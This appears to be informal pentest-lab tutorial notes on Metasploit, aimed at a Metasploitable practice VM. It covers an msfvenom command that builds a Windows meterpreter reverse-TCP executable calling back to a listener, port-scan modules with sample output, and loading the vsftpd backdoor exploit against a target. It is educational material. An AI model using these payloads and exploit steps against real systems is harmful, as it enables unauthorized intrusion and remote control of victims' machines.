**Link to download metasploitable**

**or**

Links: VMware: [https://www.vmware.com/](https://www.youtube.com/redirect?event=video_description&redir_token=QUFFLUhqbE9BeHY4Y0VWbjdMaXlfRUl3b0dIcHNNZUVPQXxBQ3Jtc0tuQlBFcDhqc0tCQXNjTDE5aHhBN0VncjF2S1piaWNjM0kwNUlJSk1KYlJxc1N6SVRXYXhURWZjZUdDbHRqV3VSR3JPWTJkTXp2TjJLNG9mc1RFbVAybVNTOTY0NUJzdzlIc2puTV92T3FES3VVZ2MxYw&q=https%3A%2F%2Fwww.vmware.com%2F&v=ShOb8bQ_h_I)

VirtualBox: https://www.virtualbox.org/wiki/Downloads

Kali Linux: [https://www.kali.org/](https://www.youtube.com/redirect?event=video_description&redir_token=QUFFLUhqbnVEVU5FckZiNTZMM051eDVXVkctV1A1Q2Fnd3xBQ3Jtc0tsWUxfTVZBdjduSU92Vm5WcTdNcmtBaHZOdjdBSEdBSXQzclhXb2k3emdYdDkwNXdXemxaeHllMTZGcnlkNEE2U3BvYmFTRmlSYy1pNDl3VmFtcFNYd2w4MTF4VDQtNGFpMzJJLVZBQzU5aFNpR3ZGVQ&q=https%3A%2F%2Fwww.kali.org%2F&v=ShOb8bQ_h_I)

Parrot OS: [https://www.parrotsec.org/](https://www.youtube.com/redirect?event=video_description&redir_token=QUFFLUhqbjd0WVVzNWxmamQtbmQweEkxRE9NYmpKUmhIQXxBQ3Jtc0tucjhVOW9RZVZBVWo5RmstNWJqUXRhZ3Y1dlN1Snk2OGZULXVKYVNfVEpvOEktUUI1WG0tdkt6aW4xY0E1WElja3FHMjFQdFpNOFQ5Q0k0U2FsbHQ2bWl5S0ZRRUQwczhnYXJ2V0U0NzRuRTk3OHI2SQ&q=https%3A%2F%2Fwww.parrotsec.org%2F&v=ShOb8bQ_h_I)

Metasploitable2: [**https://sourceforge.net/projects/metasploitable/files/Metasploitable2/**](https://sourceforge.net/projects/metasploitable/files/Metasploitable2/)

**video -** [**https://www.youtube.com/watch?v=s4-N2sfmJe8**](https://www.youtube.com/watch?v=s4-N2sfmJe8)

[**https://www.youtube.com/watch?v=ShOb8bQ\_h\_I**](https://www.youtube.com/watch?v=ShOb8bQ_h_I)

**Create payload**

Watch this video : <https://www.youtube.com/watch?v=WNKr2TgJsGc>

OR

Step by Step Guide : <https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-a-reverse-shell-in-metasploit.html#step-1-generate-the-executable-payload>

The payload we are going to create with msfvenom is a Reverse TCP payload for windows. This payload generates an exe which when run connects from the victim’s machine to our Metasploit handler giving us a meterpreter session.

On KALI Do the followings:

susdo msfconsole

**“msfvenom –l payloads”** This will list all payloads available

msfvenom -p windows/meterpreter/reverse\_tcp lhost=192.168.0.107 lport=6001 –f exe > securitytutorials.exe

Do above. It will create a payload.

MSFvenom is used **generate a payload**

Meterpreter is a security product used for **penetration testing**. Part of the Metasploit Project and Framework, it provides enterprise security teams with the knowledge helpful for addressing vulnerabilities in the targeted application against which Meterpreter is deployed.

The reverse TCP is **a type of reverse shell**. Reverse Shell is more likely to pass through firewalls, as the client/victim will make the connection back to the attacker.

-p lets you specify which payload you want to use.

**LHOST** - The IP address or domain that will be inserted into a staged payload to connect back on.  
**LPORT** - The port that will be inserted into a staged payload which it will then attempt to connect back on. -f this tells Msfvenom what it should create the payload as in this instance we are going for a program executable or EXE. (If you want to know what other formats are available type msfvenom -l format in the terminal.)

- this redirects the output of our command to the file name we specify.


Complete Day 6 first and then comeback over here. This will hep you to easily understand.

**Port scan**

**Perform tcp port scan :** Enumerate open TCP services by performing a full TCP connect on each port. This does not need administrative privileges on the source machine, which may be useful if pivoting.

Steps to tcp port scanning on victim machine:


Open msfconsole, type “**search portscan”, then it will display following lsit of ports**



Now type

Msf5> use 5 (tcp port from list)

Now



Now set remote host




Now set ports



Set threads – speed limit



Now type run



**auxiliary/scanner/portscan/syn** Module:  
This module will attempt to initiate a TCP/IP connection with ports on the victim machine. It is this done by sending a SYN packet, and if victim replies with a SYN/ACK packet that means the port is open. Then the attacker sends a RST packet, and as a result the victim's machine assumes that there is a communication error. The attacker now knows the state of port without a full tcp connection. Major benefit of TCP SYN scan is that most logging applications do not log the TCP/RST by default.

**Set interface and scan ports on entire interface**

msf > use auxiliary/scanner/portscan/syn

msf auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

Name Current Setting Required Description

---- --------------- -------- -----------

BATCHSIZE 256 yes The number of hosts to scan per set

DELAY 0 yes The delay between connections, per thread, in milliseconds

INTERFACE no The name of the interface

JITTER 0 yes The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.

PORTS 1-10000 yes Ports to scan (e.g. 22-25,80,110-900)

RHOSTS yes The target address range or CIDR identifier

SNAPLEN 65535 yes The number of bytes to capture

THREADS 1 yes The number of concurrent threads

TIMEOUT 500 yes The reply read timeout in milliseconds

msf auxiliary(syn) > set INTERFACE eth0

INTERFACE => eth0

msf auxiliary(syn) > set PORTS 80

PORTS => 80

msf auxiliary(syn) > set RHOSTS 192.168.1.0/24

RHOSTS => 192.168.1.0/24

msf auxiliary(syn) > set THREADS 50

THREADS => 50

msf auxiliary(syn) > run

[\*] TCP OPEN 192.168.1.1:80

[\*] TCP OPEN 192.168.1.2:80

[\*] TCP OPEN 192.168.1.10:80

[\*] TCP OPEN 192.168.1.109:80

[\*] TCP OPEN 192.168.1.116:80

[\*] TCP OPEN 192.168.1.150:80

[\*] Scanned 256 of 256 hosts (100% complete)

[\*] Auxiliary module execution completed

**Metasploit**

https://www.tutorialspoint.com/metasploit/metasploit\_quick\_guide.htm

Link to download metasploit

<https://docs.metasploit.com/docs/development/maintainers/downloads-by-version.html>

**Vulnerability:**It is a weakness in a computer system that could be exploited by an attacker to perform unauthorized malicious actions. It can be as simple as weak or no password and as complex as a Cross-Site Scripting or buffer overflows.


**Exploit:**An exploit is a piece of code that takes advantage of a vulnerability that is present in a computer system to cause unintended behaviour on a computer system like gaining unauthorized access to a network or getting the privilege escalated.

**Payload:** A payload is like an engine that defines to perform specific functions for the exploit which took place. It could be installing malware such as worms or viruses which performs the malicious actions or gaining the reverse shell to the compromised system.


commands

1. Help – list all the commands
2. Msfupdate – update the metasploit
3. Search - **Search** is a powerful command in Metasploit that you can use to find what you want to locate. For example, if you want to find exploits related to Microsoft, then the command will be –

msf >search name:Microsoft type:exploit



1. Info - The **info** command provides information regarding a module or platform, such as where it is used, who is the author, vulnerability reference, and its payload restriction.



1. Show payloads - To view all the available payloads in the Metasploit framework, use command show payloads to lists all the payloads in alphabetic order.
2. Show exploits - To view all the available exploits in the Metasploit framework, use the command show exploits to list all the available exploits in alphabetic order with the date it was disclosed and the rank of the exploit ranging from excellent to average.

The simplest way to understand what exploits and payloads are is to consider an exploit as how an attacker will deliver the payload, through the vulnerability hole in the target system. Once the exploit gets launched, it contains a payload against a vulnerable target, which then deployed in this stage.

In this Metasploit tutorial, you will see how to find the desired module and target it with Metasploit. So in the Metasploit instance, write the search with the name of the exploit or a service/software which you have to target. So I am searching for the modules related to the FTP service like search with the service/software name:

search ftp

As shown in the name of the exploit you can get the idea whether the exploit runs on the Windows or Linux as mentioned in the name, the disclosure date when the vulnerability was disclosed, rank is actually the probability of the success, check is to validate the existence of the vulnerability and the description contains the details regarding the software version or the situation in which the specific module will work.


After carefully reading and selecting the module, you can select that specific module by writing the use command along with the path of the module like below:

use exploit/unix/ftp/vsftpd\_234\_backdoor



Once you have selected the module, you have to make changes in its options to make it work on the target. You can view the options required by typing:

show options



As can be seen in the above screenshot, this module requires only two options that are RHOSTS and RPORT, and the current value of these options can be seen in the current setting section, the required section is Boolean which shows yes if the value for that option is mandatory and no, if the value can be optional and the description which shows the details regarding the specific option. Later on, you can set the value of the option as required by typing the set along with option name like below:

set RHOSTS 192.168.0.5



Now for deselecting the specific module, you need to type:

back



And to close the Metasploit instance, type:

exit